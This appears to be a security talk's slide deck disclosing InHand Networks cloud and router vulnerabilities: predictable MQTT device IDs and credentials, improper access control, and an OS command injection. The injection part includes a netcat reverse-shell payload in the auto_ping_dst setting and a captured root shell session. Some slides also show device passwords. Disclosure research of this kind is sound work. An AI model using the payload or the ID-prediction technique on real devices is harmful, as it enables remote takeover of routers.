
InHand Networks cloud platform

Overview



InHand Networks cloud platform

Overview




HTTPS
Upgrade Firmware



Security configurations

CVE-2023-22601 – Use of Insufficiently Random Values (1/3)






Security configurations

CVE-2023-22601 – Use of Insufficiently Random Values (1/3)

```
Registering the device to .....kako@gmail.com account
ClientID: 62d946126f5e5d0001e66104
Username: 62d946126f5e5d0001e66104
Password: Fin6pJql5zwxHKnYqT7JaHtyzW6oQpjT
Host: iot.inhandnetworks.com
Port: 1883
+2
Registering the device to .....435@gmail.com account
ClientID: 62d9473e6f5e5d0001e66106
Username: 62d9473e6f5e5d0001e66106
Password: cECxbh2L6cq35Bi00IxzovyqizDwsWIp
Host: iot.inhandnetworks.com
Port: 1883
+2
Registering the device to .....kako@gmail.com account
ClientID: 62d9486a6f5e5d0001e66108
Username: 62d9486a6f5e5d0001e66108
Password: b7XbqGLaRv1WbQNwEBGm01ejZAe4epB6
Host: iot.inhandnetworks.com
Port: 1883
+2
Registering the device to .....435@gmail.com account
ClientID: 62d949a76f5e5d0001e6610a
Username: 62d949a76f5e5d0001e6610a
Password: IgVp4qPAV1jZpFrZUKZiohLTMBPAL6wj
Host: iot.inhandnetworks.com
Port: 1883
```

```
[1]: from time import ctime
[2]: ctime(0x62d94612)
[2]: 'Thu Jul 21 15:26:58 2022'
```





Security configurations

CVE-2023-22601 – Use of Insufficiently Random Values (1/3)

```
[3]: ctime(0x62de43aa)
:[3]: 'Mon Jul 25 10:18:02 2022'
```

```
[4]: ctime(0x62de44d7)
:[4]: 'Mon Jul 25 10:23:03 2022'
```

Another router's ID:

```
{timestamp + 1 }6f5e5d001e66472
{timestamp + 2 }6f5e5d001e66472
....
{timestamp + 300 }6f5e5d001e66472
```

```
Registering the device to ka[REDACTED]@gmail.com account
ClientID: 62de427e6f5e5d0001e6646e
Username: 62de427e6f5e5d0001e6646e
Password: 1E6mT0qgDefYLhiwU6wTKo0n732iThZB
Host: iot.inhandnetworks.com
Port: 1883
+2

Registering the device to jo[REDACTED]@gmail.com account
ClientID: 62de43aa6f5e5d0001e66470
Username: 62de43aa6f5e5d0001e66470
Password: FQNXk7X7m3zeez8ZPsixJp8w988pKPKB
Host: iot.inhandnetworks.com
Port: 1883
+4

Registering the device to ka[REDACTED]@gmail.com account
ClientID: 62de44d76f5e5d0001e66474
Username: 62de44d76f5e5d0001e66474
Password: RK3GhFCvAlyIKFGOLi03A4yvrs6QWF06
Host: iot.inhandnetworks.com
Port: 1883
+2

Registering the device to jo[REDACTED]@gmail.com account
ClientID: 62de46036f5e5d0001e66476
Username: 62de46036f5e5d0001e66476
Password: LhKPsIYT23Hk92cUD9nuD9ouMc1PKjYQ
Host: iot.inhandnetworks.com
Port: 1883
```



Security configurations

CVE-2023-22600 – Improper access control (2/3)






Cloud to Firmware

CVE-2023-22598 – OS command injection (3/3)

```
3 alarm_output_options=cli,out-dm,
4 alarm_input=
5 alarm_output=
6 alarm_clear=0
7 alarm_confirm=0
8 auto_ping_enable=0
9 auto_ping_dst=8.8.8.8
10 auto_ping_times=5
11 adm_user=adm
12 adm_users=
13 adm_passwd=$AES$BFA541FA10FA3B041CBA
void ping_action_start(void)
{
    [...]
    pcVar1 = (char *)nvram_default_get("auto_ping_dst","8.8.8.8");
    strncpy(acStack280,pcVar1,0x80);
    [...]
    sprintf(command_line,0x80,"echo \\"ping-host=%s\r\\ > %s",acSt
    system(command_line);
    sprintf(command_line,0x80,"echo \\"ping-size=%d\r\\ >> %s",iVar1
    system(command_line);
    sprintf(command_line,0x80,"ping -c %d -s %d %s >> %s",iVar2,iVar3,acStack280,"/tmp/ping_result.txt");
    system(command_line);
    return;
}
```



```
3 alarm_output_options=cli,out-dm,
4 alarm_input=
5 alarm_output=
6 alarm_clear=0
7 alarm_confirm=0
8 auto_ping_enable=1
9 auto_ping_dst=8.8.8.8;/usr/sbin/netcat 192.168.14.2 1337 -e /bin/sh #
10 auto_ping_times=3
11 adm_user=adm
12 adm_users=
13 adm_passwd=$AES$BFA541FA10FA3
14 auto_ping_size=64
15 advanced=0
16 ct_max=2048
17 cron_rb_enable=
18 cron_rb_time=0
19 cron_rb_days=0
20 console_iface=/dev/ttyS1
21 ct_tcp_timeout=
```

```
C:\Windows\System32\cmd.exe - ncat -nlvp 1337
C:\Users\roni.gavrilov>ncat -nlvp 1337
Ncat: Version 6.47 ( http://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 192.168.101.165.
Ncat: Connection from 192.168.101.165:41650.

pwd
/
echo $USER
root

ps | grep ps
1655 root      1460 S  ntpsync --init
1657 root      3608 S  ipsecwatcher
1737 root      2124 R  ps
1738 root      2120 S  grep ps
```



Demo #1



The screenshot shows a web browser window titled "Home - Device Manager". The address bar shows "iot.inhandnetworks.com/dashboard". The main interface is a "Device Manager" dashboard with sections for "Online Devices" (0), "Total Devices" (1), and "Device Models" (AR02). It includes a timeline graph, a device icon, and a "Data Usage" section with a "No Data" message. Navigation tabs include Home, Map, Gateways, Config, Newsfeed, Edge Computing, and Administration.

